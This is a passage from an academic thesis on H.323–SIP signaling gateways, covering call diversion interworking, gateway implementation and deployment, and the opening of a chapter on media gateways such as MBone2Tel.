


Figure 5.25: Call diversion in an H.323–SIP–H.323 scenario

The scenario uses the standard H.323–SIP interworking operations in the `SETUP` phase. During this phase there are no *call diversion* specific elements at all. The information about the alternative destination is transported with the `302 Moved Temporarily` response that is sent back to the calling party. The diversion indication is translated at the gateway and reaches the originator. The diversion process is transparent for the *served* subscriber. It is not aware of the protocol personality of the *diverted-to* target. The subsequent call setup in the second phase

uses standard alerting mechanisms and could therefore also reach another SIP subscriber (via a H.323–SIP gateway) instead of the H.323 user that we have depicted.

Figure 5.26 shows our design for the alternative case with an H.323 subscriber who causes the *call diversion*.




Figure 5.26: Call diversion in a SIP-H.323-SIP scenario

The H.323 *terminal* that has chosen to divert the call replies with a `FACILITY` message to the session setup request and provides the alternative destination within the respective PDU. On receipt of this message the gateway sends an `302 Moved Temporarily` message back to the SIP call originator. It is additionally responsible for finishing the transaction with the served H.323 subscriber.

The SIP originator can start originating a new alerting with the `Contact:` information that it received. Whether this new alerting addresses a SIP or alternatively an H.323 target does not have an impact on the further procedure. If the subsequent call setup message has to be mapped between participants in different protocol clouds this is done by the standard functionality of an H.323–SIP call signaling gateway.

The depicted procedure covers all potential interaction for the service execution cases. It generally assumes an end-to-end signaling transfer interaction between the involved parties and therefore relies on support for the appropriate signaling protocol primitives in all involved end-systems.

The H.450.3 semantic for remote service activation or interrogation cannot directly be mapped because there is no corresponding SIP protocol primitive for this functionality. End-system management is out of the scope of the session initiation and manipulation functions of SIP. Nevertheless, a comparable functionality can typically be provided by other forms of interaction with the end-systems. Section 7.1.1 discusses preconditions and examples for this practice.

Alternative Interworking Design

The standard interworking approach maps corresponding protocol elements at a specific translation point. Alternatively, interworking can also be provided in a distributed manner. This is especially appropriate for IP Telephony application layer call routing services that are performed in cooperation of multiple entities with configurable behavior.

As discussed in the previous section it is not possible to directly map the H.450.3 remote *call diversion* parameterization functionality to a SIP protocol equivalent. Nevertheless, it is possible to emulate the intended *call diversion* behavior that lets subscribers remotely choose an alternative destination for incoming calls. Figure 5.27 visualizes the usage of infrastructure components that perform the rerouting for this purpose.




Figure 5.27: Infrastructure entity usage for call diversion rerouting

A signaling path for SIP typically includes a set of signaling proxies. Each of them can modify the destination of a call. The same concept can be applied for H.323 gatekeepers as well. These starting conditions lead to the *call diversion* emulation interworking design in Figure 5.28.

It lets subscribers request the diversion of calls that are originally addressed to them. For that purpose they instantiate appropriate call routing modification scripts at either an H.323 gatekeeper or a SIP proxy. The CPL descriptions that have been described in Section 5.1.2 as means for service parameterization form a useful basis for this functionality.

The subsequent example explains the behavior of the system. The subscriber C (diverted-to) intends to remotely request the diversion of all calls to subscriber B (served) in the SIP cloud to its own *terminal*. This cannot be done in an end-to-end signaling process because SIP does not provide an equivalent protocol primitive. The remote *call diversion* parameterization request can nevertheless be routed to a gateway between the H.323 and SIP cloud. Instead of translating and forwarding the specific request to the end-system B the gateway interacts with the SIP proxy that is responsible for B. It extracts the *call diversion* parameterization request parameters and maps them to an appropriate CPL script that is instantiated at the SIP proxy. This instantiation can either use the SIP transport of the CPL script as payload of a `REGISTER` message or interacts with the proxy via a management interface. The call setup sequence S1-S6 in Figure 5.28 shows that calls for the served subscriber B can subsequently




Figure 5.28: Call diversion alternative interworking approach

be routed to C. It is possible to also generate the appropriate `Diversion:` header that indicates the diversion in the proxy instead of at the end-system. The example shows the flexibility that results from the horizontal integration of various service and service mechanism primitives and the potential of their usage in combination with gateways.

More examples for such a *call diversion* emulation are discussed in detail in Section 7.1 where IP Telephony end-system features and enhancements are presented.

Summary

Our investigation of interworking mechanisms for the *call diversion supplementary service* has shown that a transparent interworking in the service execution phase can be provided by an appropriate gateway design.

A service with a comparable semantic can also be emulated by infrastructure components if it is not appropriately supported by the involved end-systems. Such a scenario has been used as practical example for the interworking of services that is enabled by the interaction with multiple distributed components.

5.5 Gateway Implementation, Deployment and Usage

The implementation of the *call transfer* as well as the *call completion* interworking feature has been done as an extension to the *siph323csgw* gateway that is part of the VOCAL project

[252]. Figure 5.29 shows the original basic structure of this signaling gateway and lists some of its most important features and limitations.




Figure 5.29: Starting situation for siph323csgw extension

As a benefit the gateway software that we could start with is already well structured and uses an internal approach that associates specific processing and translation functions with individual connections. This is similar to the abstraction that we have discussed in Section 4.4 and facilitates the enhancements to individual internal state machines. We have initially enhanced it with support for a full protocol-neutral working mode. In Section 4.3.3 we have already discussed benefits of this procedure.

The gateway has to support the protocol primitives for *supplementary services*. Whereas support for the `REFER`, `SUBSCRIBE` and `NOTIFY` methods was already part of the originally involved SIP stack, we had to enhance the H.323 part with the H.450.x specific extensions for *supplementary services*. This procedure benefits from the fact that the gateway makes no modifications to the included H.323 library itself but uses and extends the classes and methods that it provides. In order to keep this characteristics we have decided to use a similar strategy and to fully refrain from doing any modifications to the core H.323 stack itself. Specific gateway implementation details and extensions to its internal event structure and processing logic are described in Appendix B and [9].

5.5.1 Infrastructure Component Enhancements

Figure C.1 in Appendix C visualizes the configuration of H.323 and SIP infrastructure components and end-systems that has been used for testing our implementation results. It includes an Open Source H.323 gatekeeper as well as a SIP server that have both been actively enhanced as part of our research activities.

An Open Source *opengk* gatekeeper [221] has actively been modified and enhanced for interoperation with the investigated H.323–SIP gateway. This gatekeeper supports the exchange of location information and the setup of gatekeeper hierarchies. Its flexibility allows to integrate the gateway in a setup with world-wide H.323 connectivity as depicted in Appendix C. The enhancements for integration with our H.323–SIP gateway are available for download, inspection and usage as indicated in Table G.1 in Appendix G.

A *partysip* SIP server [246] has been investigated and actively modified to make it usable for the intended scenario. The server is based on the Open Source oSIP SIP stack [241] and is implemented following a component-based and extensible modular approach. In its standard functionality it does not support the integration of subscriber groups via gateways. We have therefore designed and integrated such a support. It is available for download as indicated in Table G.1. The enhancement allows to define regular patterns of SIP target addresses. If a configurable destination address pattern is matched the session signaling is routed to a configurable destination which can be a H.323–SIP gateway.

Utilized End-Systems

Table 5.6 shows the end-systems that have been used for testing the gateway functionality. During the research on this thesis the availability of appropriate test equipment was initially very limited. Before we started our own activities there was neither a commercial nor an Open Source implementation with *call completion* support.

Table 5.6: End-systems in our testbed for supplementary services

	equipment	**CT**	**CC**	**CD**	**additional information**
SIP	Pingtel xPressa [225]	X	-	X	see Section 7.1.1 for *call diversion* emulation
SIP	Cisco 7960 [185]	X	-	X	see Section 7.1.1 for *call diversion* emulation
SIP	enhanced VOCAL *ua* [252]	X	X	-	see Section 7.1.3 for *call completion* enhancements
H.323	enhanced OpenH323 *ohphone* [245]	X	X	X	see Section 7.1.2 for *call completion* enhancements, *call diversion* emulation done with non H.323 mechanisms similar to approach in Section 7.1.1

CT = call transfer, CC = call completion, CD = call diversion

We have therefore developed these components. Section 7.1.2 describes end-system enhancements for an H.323 *terminal* whereas Section 7.1.3 discusses the extension of a SIP *user agent*.

System Scalability

Figure 5.30 visualizes deployment options for the infrastructure components of our resulting system.

In the original version of the enhanced components it is impossible to deploy both an external gatekeeper with enhanced functionality as well as the VOCAL *siph323csgw* (that we started our enhancements with) on just a single system. The original gateway uses a SIP-centric infrastructure integration approach that has been discussed in Section 4.3.2. Its internal gatekeeper is restricted in its functionality and does not support more sophisticated H.323 scenarios such as the interaction with other gatekeepers. Even with an enhancement for such a scenario the deployment of multiple infrastructure components requires at least two individual server systems because H.323 gatekeepers use standardized well-known ports for the subscriber registration and initial call signaling operations.




Figure 5.30: Infrastructure component deployment alternatives

Our enhancements avoid this drawback by isolating the gatekeeper from the gateway. The right side of Figure 5.30 shows the compact deployment (in contrast to a fully distributed deployment on the left side) on just one server system as another benefit of the protocol-neutral gateway integration scenario. It has only become possible through our modifications and enhancements to the components.

Figure 5.31 visualizes our approach for the isolation of smaller groups of subscriber if the capacity of one particular gateway is reached. Load sharing in such a situation can either be done statically by dividing the receiver number space and handling just specific blocks of receivers at a particular gateway. Alternatively, performance critical systems can be monitored. If the number of parallel transactions reaches a critical threshold the system can request call routing changes from the entities of the IP Telephony infrastructure.

The dynamic load balancing procedure can also be used to provide redundancy and recovery in the case of failure of a specific gateway. As soon as this situation gets monitored the infrastructure components that are responsible for the call routing can change a route appropriately. The described procedures are possible as an implication of our protocol-neutral gateway




Figure 5.31: Static and dynamic load balancing

design that fully decouples call routing and subscriber management from the core signaling interworking.

5.6 Conclusions

The discussion of alternative approaches to provide service interworking in this chapter concludes our detailed investigation of signaling gateways. It successfully proves that interworking between H.323 and SIP is not restricted to basic call functionality but can cover the important class of *supplementary services* as well. Our design and implementation efforts result in a solution with a new and unique feature set at the time of writing.

Protocol interworking can be provided in a way that ensures minimal impact on existing installations in the connected protocol clouds. The solution is not limited to just local environments but also scales for larger hierarchical installations. This system characteristic is an implication of the strict separation between call control interworking functionality in the gateway and call routing functionality as well as subscriber management functionality that is kept outside the gateway system.

We have presented our concepts in [2]. The results of the *supplementary services* extensions for the H.323–SIP gateway are directly integrated in the research and development activities of our industry research partner [6, 8, 9, 11].

6 Media Gateways

> Whenever an individual or a business decides that success has been attained, progress stops.
>
> THOMAS J. WATSON

Media gateways exist in numerous different appearances. All of these, however, belong to only few generalized classes. The three main types considered in this thesis are depicted in Figure 6.1.




Figure 6.1: Categorized and investigated classes of media gateways

Firstly, we investigate the interworking of systems with different and initially incompatible transmission interfaces. The second type targets heterogeneous scenarios that typically include connections and end-systems with very different characteristics. Gateways that perform an adaptation of different media streams[1] form powerful means to cope with typical challenges in this context. Thirdly, there is a great number of scenarios where specific content or status information is translated to another representation space. Additionally, content data often causes status changes or vice versa.


We have investigated all the categorized cases and have realized example implementations for them. Our discussion in this chapter shows how general interworking and gateway concepts and procedures are successfully applied. The distributed deployment and coordinated operation of multiple gateways is an approach that can also be used for IP Telephony deployment and its integration with the traditional telephony system. The chapter highlights the specific

[1] Within the scope of our investigation all the considered media streams are nevertheless transported over IP. This also forms a distinguishing criterion to the first type of our categorization.

potential and benefit of this procedure and shows how our individual research activities relate to general activities and standardization in the area.

6.1 Characterization of Interworking Options

Figure 6.1 summarizes general media gateway concepts and visualizes an abstract example for each. It names various connected entities and indicates their different characteristics. In conformance with our general presentation strategy we start the further discussion with an analysis on the conceptual level. Figure 6.2 shows our initial categorization and mentions specific aspects and examples that that are discussed in more detail within the chapter.



TDM = Time Division Multiplex

Figure 6.2: Investigated interworking alternatives

An analysis of the identified categories reveals a strong relation to different layers in the ISO OSI layered communication model. The mapping between transmission systems is achieved at the lower layers and does not deal with the transmitted content and its encoding. We see this in the topmost branch in Figure 6.2. It further distinguishes between the inter-connection of different physical layer mechanisms and other cases that work on the network or transport layer. The middle and lower branch show higher layer mechanisms. Transcoding and mixing are characteristic examples in this domain[1]. Finally, even devices that bridge between various information representations can be considered as media gateways. They process data of different kind on the connected sides and, nevertheless, retain a corresponding or related semantic.

[1] RTP translators and mixers are introduced in Section 2.3.2. They belong to the class of application layer framing (ALF) mechanisms.

This type of gateways gives subscribers access to information that was not originally provided in a way suitable for them. This fact forms a criterion that marks these gateways off from dedicated content servers. We intentionally restrict our discussion to cases that are closely related to the specific telephony and IP Telephony examples that we start the investigation with.

6.2 Interworking Between Transmission Systems

The connection of different transmission systems is a common interworking practice. The specific relations and interactions between entities for this kind of scenario can be described with our generalized gateway model. We can therefore apply our modular design and implementation strategy and can gain benefit from it. The investigation of a multitude of practical examples proves that this strategy allows to solve related or comparable tasks in a very efficient manner.

6.2.1 General Problem Characteristics and Approaches

Classic media gateways connect entities that use different transmission systems and interfaces. The services that the entities on each gateway side provide are often comparable or even the same. An example in the telephony domain is used to highlight this. Audio sessions or conferences exist in both the traditional telephony world as well as in IP-based networks. However, users of these initially separated systems may not communicate directly with each other. In such a scenario media gateways are needed. The left side of Figure 6.3 shows an external view[1] on the connection of two different media transport mechanisms, whereas the right side of the figure visualizes how functionality can be abstracted internally[2].




Figure 6.3: External and internal view on specific media gateways

[1] Figure 6.17 shows a typical abstraction of a Media Gateway Control Protocol (MGCP) media gateway as a block that connects two media interfaces and gets controlled and parameterized externally. We discuss the general MGCP concepts and its standardization in Section 6.5.1 of this chapter.

[2] The view represents our abstraction in Figure 3.9 in Section 3.4.1.

Incoming media data is transformed and forwarded to the outgoing interface. The gateway can perform this process in both directions. It is observed and parameterized by a local or distributed control component[1]. An efficient design and implementation of this concept can follow our proposed modular approach. If possible it should try to use standardized or at least uniform interfaces and a minimum of different internal media formats. Specific modules that adhere to these requirements form the adapters for the connected systems. Figure 6.4 presents a schematic example of an appropriate gateway structure and names modules for connected transports and applications. These have been practically designed, realized and investigated and are further discussed in Section 6.2.2.





Figure 6.4: Exchangeable media transport interfaces

Generic system control and connection switching parts can be identified in different systems. Under these circumstances it is very appropriate to adhere to our proposed modularization approach. It allows to re-use a generic gateway core and skeleton. This basic structure is typically invariant for a specific targeted application scenario. It is combined with multiple exchangeable transport or application specific adapters for individual usage environments. Modularization has an obvious benefit with regard to necessary development cost and flexibility for adaptations. Figure 6.5 names specific examples that practically confirm this assertion. They all use the same concept and a just slightly modified system control core.

Prototypes for the cases in the dark shaded boxes have been designed and realized as part of our own investigation. The particular MBone2Tel gateway is subsequently described in more detail. [114] discusses design and implementation of a MBone2GSM gateway. The light shaded box indicates that it is closely related to our design[2]. Further variants like a MBone2SIP gateway can be adapted from the component pool that meanwhile also includes appropriate mechanisms for SIP signaling. In this case RTP is used for the media streaming as it is for H.323. Therefore, basically only the signaling control for the parameterization of this

[1] There are of course very basic devices that connect different transmission systems but have no means of controlling and parameterizing them at all. Those are also media gateways in the meaning of our classification. This specific type could be more specifically called “transmission adapter”. Due to its limited flexibility we do not discuss it in more detail.

[2] This research group started their implementation after a direct contact and got full access to our source code. Their publication references our work and shows a similar and partly overlapping gateway feature set.



WAP = Wireless Access Protocol

Figure 6.5: Flexibility gained by modularization

media streaming differs. The white box indicates that such a design is possible with significant component re-use but has not been done yet[1].

The examples in the lower branch re-use the MBone2Tel system core for telephony access to content applications. We discuss the general specifics of this approach in Section 6.4.

6.2.2 Specific Example – MBone2Tel Gateway

